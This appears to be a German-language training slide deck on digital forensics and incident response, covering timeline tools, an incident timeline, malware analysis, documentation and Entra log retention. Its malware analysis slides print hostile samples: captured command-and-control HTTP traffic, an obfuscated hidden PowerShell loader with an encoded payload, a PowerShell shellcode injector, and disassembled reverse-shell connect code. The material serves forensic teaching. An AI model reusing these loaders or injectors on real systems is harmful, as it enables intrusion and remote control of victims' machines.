6/18/2009	23:41:36	ESTSEDT	MACB	REG	Deleted Registry	Last Written	[DELETED] ???/83da6326-97a6-4088-9453-a1923f573b29/00000003/	[DELETED] ???/83da6326-97

Datenanalyse

Timeline Analysis: Bodyfile⁸

```
0|/Windows ($FILE_NAME)|42-48-1|d/drwxrwxrwx|0|0|80|1393933379|1393933379|1393933379|1247541608
0|/Windows|42-144-3|d/drwxrwxrwx|0|0|392|1592221079|1592221079|1592221079|1247541608
0|/Windows/hh.exe ($FILE_NAME)|2899-48-3|r/rrwxrwxrwx|0|0|78|1247531343|1431334427|1431334427
0|/Windows/hh.exe|2899-128-2|r/rrwxrwxrwx|0|0|16896|1247531343|1431334427|1431334533|1247531343
0|/Windows/ShellNew ($FILE_NAME)|2934-48-0|d/drwxrwxrwx|0|0|82|1393934639|1302593599|1391755639
```

Felder:

- Hash
- Dateiname
- Inode-Nummer
- Permission
- UID, GID
- Size
- Timestamps (atime, mtime, ctime, crtime)

⁸<https://www.sleuthkit.org/>

Datenanalyse

Timeline Analysis: Quellen für Bodyfile

- Dateisystem (fls)
 - \$MFT bzw. Inodes
 - \$UsnJrnl
- Registry (regripper, registry-dump als Teil von regipy)
- Event Log (evtx2bodyfile)
- ...

Datenanalyse

Timeline Analysis: Verarbeitung von Bodyfile

- mactime
- mactime2
- plaso
- dissect
- ...

Datenanalyse

Timeline Analysis: Plaso⁹

- Plaso Langar Að Safna Öllu (?Plaso will alles sammeln?)
- ?super timeline all the things?
- reimplementierung von `log2timeline.pl`
- Python-basiertes Framework zur Timeline Analysis
- Internes Format: SQLite
- Export nach `elasticsearch` möglich

⁹<https://github.com/log2timeline/plaso>

Datenanalyse

Triage und Analyse: Dissect¹⁰



¹⁰<https://github.com/fox-it/dissect>

Datenanalyse


Timeline Analyse: DFIR-Toolkit¹¹



¹¹<https://github.com/dfir-dd/dfir-toolkit>

Datenanalyse

Timeline Analysis: elastic stack



Datenanalyse

Timeline Analysis: Dokumentation

Timestamp	Host	Ereignis	Beweis
2021-03-18 19:38:05	DC-S-10	Deaktivierung der Windows Event Logs	8.1
2021-03-18 19:38:05	DC-S-10	Erfolgloser Anmeldeversuch durch ubz5b84gtG7P7A9 bzw. 10.100.12.4	8.1
2021-03-18 21:09:58	DC-S-10	Erzeugen von C:\Windows\Temp\mgnsvc. ↔ dll	8.4
2021-03-19 00:21:12	DC-S-10	Speichern von C:\Windows\Temp\mgnsvc. ↔ dll	8.4
2021-03-19 00:43:53	DC-S-10	Erkennung von mgnsvc.dll als Tro- jan.Win64/TrojanDownloader.Agent.II	8.10
2021-04-06 20:33:13	DC-S-10	Aktivität von C:\Windows\system32\mstsc. ↔ exe vom Virenschanner als Win32/SevPrivEsc- ByPipeImpersonation.C eingestuft	8.2
2021-04-06 20:41:15	DC-S-10	Erzeugen von C:\Windows\System32\ ↔ mgaproc.dll	8.4
2021-04-06 20:41:15	DC-S-10	Erzeugen von C:\Windows\System32\ ↔ pacproc.dll	8.4
2021-04-06 20:45:21	DC-S-10	vmtl. Beginn der Verteilung von Software	8.3
2021-04-06 20:48:39	DC01	Erzeugen von C:\Windows\Temp\pacproc. ↔ dll	8.5
2021-04-06 21:54:35	DC-S-10	Aktivität von C:\Windows\system32\mstsc. ↔ exe vom Virenschanner als Win32/SevPrivEsc- ByPipeImpersonation.C eingestuft	8.2

Datenanalyse

Timeline Analysis: Dokumentation

Timestamp	Host	Ereignis	Beweis
2021-04-06 20:55:49	DC01	Speichern von C:\Windows\Temp\pacproc. ↔ dll	8.5
2021-04-06 21:56:28	ESET	Aktivität von C:\Windows\system32\ ↔ rundll32.exe vom Virenschanner als Application.Win64/RiskWare.CobaltStrike.Be- acon.A eingestuft	8.10
2021-04-06 21:58:26	ESET	Aktivität von C:\Windows\system32\ ↔ rundll32.exe vom Virenschanner als Application.Win64/RiskWare.CobaltStrike.Be- acon.A eingestuft	8.10
2021-04-06 21:59:58	ESET	Aktivität von C:\Windows\system32\ ↔ rundll32.exe vom Virenschanner als Application.Win64/RiskWare.CobaltStrike.Be- acon.A eingestuft	8.10
2021-04-06 22:03:48	ESET	Aktivität von C:\Windows\system32\ ↔ rundll32.exe vom Virenschanner als Application.Win64/RiskWare.CobaltStrike.Be- acon.A eingestuft	8.10
2021-04-06 23:02:42	DC-S-10	Änderung von C:\Windows\System32\ ↔ mgnproc.dll	8.4
2021-04-06 23:04:36.39	DC01	Netzwerkanmeldung als Administrator von DC-S-10 auf DC01	8.7
2021-04-06 23:04:36.91	DC01	Zugriff auf pacproc.dll durch DC-S-10	8.9
2021-04-06 23:04:37	DC01	Netzwerkanmeldung als DC-S-10* von DC-S-	8.7


Datenanalyse

Malware Analyse

- Dynamic Analysis (Ausführen)
- Static Analysis (Reverse Engineering)
- Hybrid Analysis (Ausführen und Reverse Engineering)


Datenanalyse

Malware Analyse: Dynamic Analysis



Datenanalyse

Malware Analyse: Dynamic Analysis



Datenanalyse

Malware Analyse: Dynamic Analysis

```
Stream Content
POST /wp-content/plugins/ee.php?x=za6z9vxb7 HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 94
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET4.0C; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: miamirestorationpros.com
Cache-Control: no-cache

z=c26773cce179e18b625a925fd93b02c394eefe05bc1f382e8f87426bada6af4086d4cd2e8e44bbcbf6e18
1fc85eaHTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Tue, 28 Jul 2015 16:59:01 GMT
Content-Type: text/html
X-Cache: MISS from access-gateway.hospitality.swisscom.com
Connection: close

c2623d84ef20eed1750fd873ed114497b8a2a8318e706373a5ac1f52abce953089b79c60f84085deeaef594a
df6d2069bf3d444d2cb0eeced24dabc4a625e1754cc3d940f62639dc0a3a77d26a226e08892191b5ae60abf
3358098a8d300aacd6b7d5e18ee7c75567c1f6839d69567378f6d712aea1dcc97d42d356c61199d8927e8d4
14a3e261966e511af054a22f5012a290f3fb7f68f54216170f5fdb75fce10a692cc032e05744816be26ac79
bf8d38a6c6e6f6936f35bff98ebd4455bf39b39af61048501f531f4e499d886f46dd3e180c3aad236d55e3d
f7e8fb9a3c64db6a78fb96f9e7262d4177d2566ddf8285b0952adb02297e989fde3eda1adb9a91b9c3297
faad8c71f5baa078aae881ddb028e73646bc33530d5b497b6671db8004c27a7f4e88912fe1d80169846a89
...

Entire conversation (1637 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
```

Datenanalyse

Malware Analyse: Static Analysis

```

if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow
→ 64\WindowsPowerShell\vi.0\powershell.exe'};$s=New-Object System.Diagn
→ ostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -
→ c &{([scriptblock]::create((New-Object System.IO.StreamReader(New-Obje
→ ct System.IO.Compression.GzipStream((New-Object System.IO.MemoryStrea
→ m, [System.Convert]::FromBase64String('H4sIAMS1c18CA7VW/2+1SDd/ut06P
→ 6CLiZ8a1WrtiyZM3q1q1RaCm47c9mCgsm1si16c3973987PKe9d67e8kj3vcm222nFv
→ 0ZlBbWk481sofD06f10-Rxyf18SEHQwEabC/GTt14TCHEHhRise1FppXa1rF0wIDZpAHE
→ 4n7lpJfQERqZ/L7cA30MgieCUsKehdh0ERort/W1CHCZ+Pqdy94nSHK1TQ6cyc8
→ gdN9narUgVx0XJMB0LH28VpenZPCu3hJ1YrPobkXGgrJLSPFSvkrZgV+bJRKLRByYG
→ 10PlY4rJ2XrTCGHrrj3lbiIQGx03bgo8S24I4RYEoXCLp/WxI5hLPLJ1P6IOcN0ixIGxJE
→ wz19P27E9xmp/7k1QMB61shwxFdGma1UdFJc1GLEPSSvrxq1MfuHqNokSV1rZyQWvoS
→ qKvA7bsQ71B5Q+Uj8aOR1+qzSctxQr6TP0hdhKC9ZfGdQPfF1/1zJwBH7uvJ8cxd2BL
→ eN7ekoVjqa7WeLB1Xoa4653arVAtCQv/Bj1abfhr4TFKK87hVYoeHb701j93f800a6A
→ 9zmakqlNsTvJFnk9C/1cZeKf07KJPBy15iaEAXY0zBPfwxh5800yL8/U7nhIYjHRGQ4Te
→ RDlqGwIf0HsiaA2autkmD1ogg4vE4xj4qXUPo+mHohxKieG1jgED03fOfcKkRc70mJmH8
→ cTs/euVXkQWac14R+whv0KQkmgg85JQqEMc63QMLobln8Fq6REIYdL0Ddu5nUw5gf16H
→ zKLE4UJqT+aS+8gSDikSoKGXaRsT0wfj12+10MDEsK7ghta8TpvS2a/yTIQRG4PL7tUN
→ hTgyVBAVfad5KoM/7PCf7jzQR27xbyEeuLvnbgbFAYM38fH6moSykmDj1PH7140Vuv
→ g/nv7m5e1aeQoL4R4616psmEzQqS7cudjJ15Jue1sYRUcMAKDBG1/X9LSF+qzjzBud
→ PWA+J48jPWAyPlnWd/1u4ptPaldvtLKR1FzPPADHuqH1swBq686p1ln2ktnb7UJN2
→ t8CBpCW0U0H21DuPofj2ZUBh80ocMfrvUw2aZv1d+K43bbaqf+KZD/KE1svDzCpn
→ s8Se5XOhkqqV0txC6faAFuDS47KnsV2gZZX8UfyhcTrIrSwZwpa4Dba85qz7IA054a7Gv
→ y1LSvVh6AAQ8d586qy2v7Sb8egcn2/NAK/20oHAv143VP8sSDKwF1VYLWUAbyn/dpsjyJ
→ P3JewOhnBTKDct1aRyPggm3l0Z/LV+1FymBnPKCbqdy1UeSC/VRpWk1LV5ug4eLrR1f
→ LYtjYAKC8DNo+aHfcrSEFUMXPiumI+zsfgoYq3gt2NgU2uRt80Jtm1EpFhAjrJ0Rwib
→ Gx7hN0KzeX01Xdxna1NVbdnhk4j2a63D7IyHaaL5VYku/r2rnrns6k9gIxaqYacL6v4dV
→ 2BRXWtqqc61rwlTmRA13dZoC3VHq1FLqYOur+6aS6vyWxpuWUHL7rj19tL09Zy4L8w
→ OuLaZw+o9LMpYMonkPCKcav90HqzS88xu7T3FmIY7Qf+MohARP1b5ID10ByCE0tAn
→ y0S2Pqv2EyQba8Zf1s7fIXuCq6LobY4rCdx3Ex4k77ddQ587KPTzFRd16pVPhq63qVj
→ /nrrtXoc1PufZyWzJ86+qJxLWR8WlnW8Vf9f0PL2n/Mf919A+yb7h9ifArJa2q18g/
→ R7W9hvtuJdyFmXNPKlxdB+5nbv45P968X0yqqv5U/2eX1fslM7/tFxcwYkYl0g7k
→ KAAA-''))],[System.IO.Compression.CompressionMode]::Decompress)).Rea
→ dToEnd()))';$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true
→ $s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnosti
→ cs.Process]::Start($s);

```

Datenanalyse

Malware Analyse: Static Analysis

```

function b_k5 {
    Param ($x6_V0, $hA)
    $svw6 = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.G
        ↳ loba1AssemblyCache -And $_.Location.Split('\')[-1].Equals("System.dl
        ↳ 1' )}).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $svw6.GetMethod('GetProcAddress', [Type[]]@( [System.Runtime.Intero
        ↳ pServices.HandleRef], [String])).Invoke($null, @( [System.Runtime.Inte
        ↳ ropServices.HandleRef](New-Object System.Runtime.InteropServices.Man
        ↳ leRef((New-Object IntPtr), ($svw6.GetMethod('GetModuleHandle')).Invo
        ↳ e($null, @( $x6_V0))), $hA))
}

function swZ {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $fVG0m,
        [Parameter(Position = 1)] [Type] $xiG = [Void]
    )

    $i2t = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object Syste
        ↳ m.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.E
        ↳ mit.AssemblyBuilderAccess]::Run, DefineDynamicModule('InMemoryModule'
        ↳ , $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiCl
        ↳ ass, AutoClass', [System.MulticastDelegate])
    $i2t.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflec
        ↳ tion.CallingConventions]::Standard, $fVG0m).SetImplementationFlags('R
        ↳ untime, Managed')
    $i2t.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $xiG,
        ↳ $fVG0m).SetImplementationFlags('Runtime, Managed')

    return $i2t.CreateType()
}

[Byte[]]$moP1J = [System.Convert]::FromBase64String("/0iCAAAYInlMck0k1iAw1
    ↳ Im11U03IoD7dKjJr/rDxhfAlaIMHFDQH4+JSV4tSEiXfP1MEKjJSAHRUvtZiANTiUok
    ↳ T4epJisSLAdYx/6zBawOBxxjgdiYDFfg7FSR1SF1LWCQ80zaLdeuLWwB04wEiwWQ1Uok
    ↳ JFBKVV1atUf/gx19a1aLrjV1wMcIAAGh3ocJfVGMWdyYH1s1/0L1QAQAk-RRDUgPggGta/
    ↳ 9VqCagKEVQ8a1A1AbaJ5L1BQUFBAUHQ8aOP3+D1ZdqEPZLa1a1Gh/1Y1AaAa/Tg1t7G
    ↳ jwtaJw/9VqAGoEV1doAtaIX//V1zaB9wR5hpiNjgABAA8qQG8AEEAAUw0AaFikU+X/1Y2
    ↳ YAAEAAFVWUGoAV1NXaALZyF//1QhKDC2i71tZXVv1d/g0AAAACE3iMyvzMvK3SncTswp
    ↳ zR1eMcCq/sB1+4RvAAEAADHbAhwHicK4g@CHBaKFAeGFB+IFAT+wHXoMdv+w1cB4oUB
    ↳ 4YUH4gUBwIUH4oUFzBVAEVJdeVfw==")

$zdt = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPoin
    ↳ ter((b_k5 kernel32.dll VirtualAlloc), (swZ @( [IntPtr], [UInt32], [Un
    ↳ t32], [UInt32] ) ([IntPtr])).Invoke([IntPtr]::Zero, $moP1J.Length,0x3
    ↳ 000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($moP1J, 0, $zdt, $moP1J.leng
    ↳ th)

```

Datenanalyse

Malware Analyse: Static Analysis

```

000000AD      push     0Ah                ; counter=10
000000AF      push     1004130Ah          ; sin_addr=10.19.4.16
000000B4      push     0BB010002h        ; sin_port=443, sin_family=AF_INET
000000B9      mov     esi, esp           ; store pointer to sockaddr_in in esi
000000BB      push     eax                ; dwFlags=0
000000BC      push     eax                ; g=0
000000BD      push     eax                ; lpProtocolInfo=0
000000BE      push     eax                ; protocol=0
000000BF      inc     eax
000000C0      push     eax                ; type=SOCK_STREAM
000000C1      inc     eax
000000C2      push     eax                ; af=AF_INET
000000C3      push     0E0DF0FEAh        ;
000000C8      call    ebp                ; ws2_32.dll!WSASocketA
000000CA      xchg    eax, edi
000000CB
000000CB loc_CB:                    ; CODE XREF: sub_884+55j
000000CB      push     10h                ; addrlen=16
000000CD      push     esi                ; pointer to sockaddr_in
000000CE      push     edi                ; return value of WSASocketA
000000CF      push     6174A599h          ;
000000D4      call    ebp                ; ws2_32.dll!connect
000000D6      test    eax, eax           ; test if socket was created
000000D8      jz      short loc_E6        ; continue on success

```

Dokumentation

Prozessbegleitende Dokumentation

- Genutzte Software (Name und Version)
- Softwarekonfiguration (einzelne Einstellungen oder Kommandozeilenparameter)
- Begründung zur Entscheidung für die Software
- Protokollierung der gewonnenen Daten und durchgeführten Prozesse
- Werkzeugeinsatz (Warum?, Wie?)
- Interpretation der Ergebnisse (Fakten)

Dokumentation

Abschließende Dokumentation

- Wie wurde die Untersuchung durchgeführt?
- Lückenlose Beschreibung des Untersuchungsverlaufes sowie der eingesetzten Werkzeuge und Methoden
- Welche Informationen wurden gewonnen?
 - Ermittlung der Identität des Täters / der Täter,
 - Ermittlung des Zeitraums der Tat (Erstellung Timeline),
 - Ermittlung des Umfanges der Tat,
 - Ermittlung der Ursache und Durchführung
- Rekonstruktion des Vorfalls anhand der Ergebnisse und Fakten
- Lessons learned

Datenanalyse

Abschlussbericht



Ergebnisbericht IT-Forensic Investigation Shady Detective

BDO Cyber Security GmbH

Version: 0.1
Datum: 18.03.2025
Author(en): Jan Starke, Lukas Brübach
Status: draft

Unterschrift

- Vertraulich -

Versionshistorie

Version	Datum	Autor(en)	Änderungen
0.1	18.03.2025	JST, LBR	Initiale Version

BDO AG Wirtschaftsprüfungsgesellschaft
Fuhlenbüttel 12 | 20355 Hamburg
Tel.: +49 40 30293-0
bdo.com/de/de

Amtsgericht Hamburg HRB 1981
Finanzamt Hamburg Mitte 48/706/00580
USt-ID-NR.: DE 11 85 14 042


Vorsitzender des Aufsichtsrats: Andreas Engelhardt • Vorstand: WP StB Andrea Bruckner und RA Parwiz Rafiqpoor (Vorsitzende) WP StB Roland Schulz • WP Dr. Jens Freiberger
BDO AG Wirtschaftsprüfungsgesellschaft, eine Aktiengesellschaft deutschen Rechts, ist Mitglied von BDO International Limited, einer britischen Gesellschaft mit beschränkter Nachschusspflicht, und gehört zum internationalen BDO Netzwerk voneinander unabhängiger Mitgliedsfirmen.

BDO ist der Markenname für das BDO Netzwerk und für jede der BDO Mitgliedsfirmen.
BDO Cyber Security GmbH, eine Gesellschaft mit beschränkter Haftung deutschen Rechts, ist eine rechtlich selbständige Konzerngesellschaft der BDO AG Wirtschaftsprüfungsgesellschaft. BDO AG Wirtschaftsprüfungsgesellschaft, eine


- 1 Einführung
- 2 Forensischer Arbeitsplatz
- 3 Begriffe
- 4 Forensischer Prozess/Vorgehensweise
- 5 Cloud-Forensik**
- 6 Unsere Leistungen
- 7 Vielen Dank

Cloud Models

Cloud Models



Azure Log Retention



Entra Log Retention

Activity Reports

Report	Microsoft Entra ID Free	Microsoft Entra ID P1	Microsoft Entra ID P2
Audit logs	Seven days	30 days	30 days
Sign-ins	Seven days	30 days	30 days
Microsoft Entra multifactor authentication usage	30 days	30 days	30 days
Microsoft Graph activity logs*	NA	Must be integrated with storage or analytics tools	Must be integrated with storage or analytics tools

*Microsoft Graph activity logs are only available for Microsoft Entra ID P1 and P2 licenses. Data isn't retained unless it's archived to a storage account or integrated with analytics tools.

Entra Log Retention

Security Signals


Report	Microsoft Entra ID Free	Microsoft Entra ID P1	Microsoft Entra ID P2
Risky users	No limit	No limit	No limit
Risky sign-ins	7 days	30 days	90 days

📌 Note

Risky users and workload identities are not deleted until the risk has been remediated.

Cloud-spezifische Angriffe

Consent Phishing



- 1 Einführung
- 2 Forensischer Arbeitsplatz
- 3 Begriffe
- 4 Forensischer Prozess/Vorgehensweise
- 5 Cloud-Forensik
- 6 Unsere Leistungen**
- 7 Vielen Dank

Unsere Leistungen

- Cyber Strategy & Governance
- Offensive Security
- Security Operations Center
- Cyber Incident Response & Crisis Center
 - Ad-hoc Incident Response Team
 - Cyber Incident Response Service
 - Cyber Notfallmanagement
 - Schulung für Vorfall-Experten des BSI

- 1 Einführung
- 2 Forensischer Arbeitsplatz
- 3 Begriffe
- 4 Forensischer Prozess/Vorgehensweise
- 5 Cloud-Forensik
- 6 Unsere Leistungen
- 7 Vielen Dank**

Kontakt



Prof. Dr. Alexander Schinner
Partner

alexander.schinner@bdosecurity.de



Tobias Kasch
Manager

tobias.kasch@bdosecurity.de

BDO Cyber Security GmbH, a German limited liability company, is a legally independent group company of BDO AG Wirtschaftsprüfungsgesellschaft. BDO AG Wirtschaftsprüfungsgesellschaft, a German company limited by shares, is a member of BDO International Limited, a UK company limited by guarantee, and forms part of the International BDO network of independent member firms.

BDO is the brand name for BDO network and for each of the BDO Member Firms. © BDO